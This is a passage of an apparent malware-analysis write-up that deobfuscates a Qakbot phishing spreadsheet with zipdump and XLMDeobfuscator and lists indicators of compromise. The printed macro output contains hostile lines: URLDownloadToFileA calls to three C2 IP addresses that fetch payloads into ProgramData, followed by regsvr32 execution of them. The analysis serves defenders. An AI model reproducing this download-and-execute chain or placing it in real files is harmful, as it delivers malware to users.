
We now have a list of potential C2 IPs, along with evidence of the spreadsheet downloading and writing files (UrlDownloadToFileA).

Index 15 shows us that .ocx files are also involved. These files are ActiveX control files, and can be leveraged for nefarious purposes such as observing a user's browsing habits, keylogging, or downloading additional malware. We don't know what their exact purpose is in this circumstance, but we know that they play a part in this malware's greater picture. We also see "regsvr32" in fragments, which is used to register the ActiveX controls.



```
remnux@remnux:~$ zipdump.py phish1 -s 15 -d | strings --encoding=l
a\Dotr1.ocx
a\Dotr2.ocx
a\Dotr3.ocx
regs
vr32  C
a\Dotr1.ocx
vr32 C
a\Dotr2.ocx
vr32 C
a\Dotr3.ocx
SHA-512
rId2
```

In Index 17, we see the following:




```
remnux@remnux:~$ zipdump.py phish1 -s 17 -d | strings --encoding=l
.dat
.dat
.dat2
.dat2
SHA-512
```

.dat, or data files, are part of this ne'er-do-well mixture.


WHAT A PERFECT SIGHT

The following output may make you wonder why we even did all of the above. It's worth mentioning that it won't always pan out this way. In my previous analysis with Dridex, I didn't get this "whole picture" of an output, but I did get *some* data. XLMDeobfuscator knocked it out of the park here.

Note: If you are trying to replicate this process and run into issues, make sure to update your instance of XLMDeobfuscator to the latest version. I received an error prior to update and got zero data, but post data I got the following:



```
remnux@remnux:~$ xlmdeobfuscator -f phish1
XLMMacroDeobfuscator: defusedxml is not installed (required to securely parse XLSM files)
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
```



```
[Loading Cells]
auto_open: auto_open77777777777777777777777777777777777777777777777777777777777777777777777777777777777777777777
777777777777->Tiposa!$G$1
[Starting Deobfuscation]
CELL:G25       , FullEvaluation      , =REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Fopa",1,9)
CELL:G38       , FullEvaluation      , GOTO(Tiposa1G8)
CELL:G11       , FullEvaluation      , 44575.516064814816
CELL:G15       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://46.105.81.76/44575.51608796296.dat","C:\Progra
mData\Dotr1.ocx",0,0)
CELL:G16       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://185.82.127.219/44575.51611111111.dat","C:\Prog
ramData\Dotr2.ocx",0,0)
CELL:G17       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://101.99.90.108/44575.51613425926.dat","C:\Progr
amData\Dotr3.ocx",0,0)
CELL:G19       , FullEvaluation      , GOTO(Tiposa2H13)
CELL:H15       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://101.99.90.108/44575.51615740741.dat2","C:\Prog
ramData\Dotr4.ocx",0,0)
CELL:H16       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://46.105.81.76/44575.516180555554.dat2","C:\Prog
ramData\Dotr5.ocx",0,0)
CELL:H17       , PartialEvaluation   , =uRlMon.URLDownloadToFileA(0,"http://185.82.127.219/44575.5162037037.dat2","C:\Prog
ramData\Dotr6.ocx",0,0)
CELL:H19       , FullEvaluation      , GOTO(Tiposa1G21)
CELL:G22       , PartialEvaluation   , =EXEC("regsvr32  C:\ProgramData\Dotr1.ocx")
CELL:G23       , PartialEvaluation   , =EXEC("regsvr32 C:\ProgramData\Dotr2.ocx")
CELL:G24       , PartialEvaluation   , =EXEC("regsvr32 C:\ProgramData\Dotr3.ocx")
CELL:G26       , FullEvaluation      , GOTO(Tiposa2H24)
CELL:H25       , PartialEvaluation   , =EXEC("regsvr32 -e -n -i:&Tiposa!G22&  C:\ProgramData\Dotr4.ocx")
CELL:H26       , PartialEvaluation   , =EXEC("regsvr32 -e -n -i:&Tiposa!G22&  C:\ProgramData\Dotr5.ocx")
CELL:H27       , PartialEvaluation   , =EXEC("regsvr32 -e -n -i:&Tiposa!G22&  C:\ProgramData\Dotr6.ocx")
```

WHAT'S HAPPENING HERE?

In the XLMDeobfuscator screenshots, we see the code is reaching out to the IPs and pulling down a .dat file. Upon download, it's naming it as a "Dotr*.ocx" where the wildcard can be replaced with a number 1-6. From there, it uses regsvr32 to register the ActiveX controls for follow-on activity.

IOCs FOR THIS ITERATION OF QAKBOT

File Hash:

SHA-256: 62bb4d89d905a988f154fcb9bd60a376cca42c1343e03b03a897d039eb8d4036

IPs:

46.105.81[.]76

185.82.127[.]219

101.99.90[.]108

Filenames:

Pattern: 44575.516********.dat

44575.51608796296.dat

44575.51611111111.dat

44575.51613425926.dat

44575.51615740741.dat2

44575.516180555554.dat2

44575.5162037037.dat2

File Paths:

C:\ProgramData\Dotr1.ocx

C:\ProgramData\Dotr2.ocx

C:\ProgramData\Dotr3.ocx

C:\ProgramData\Dotr4.ocx

C:\ProgramData\Dotr5.ocx

C:\ProgramData\Dotr6.ocx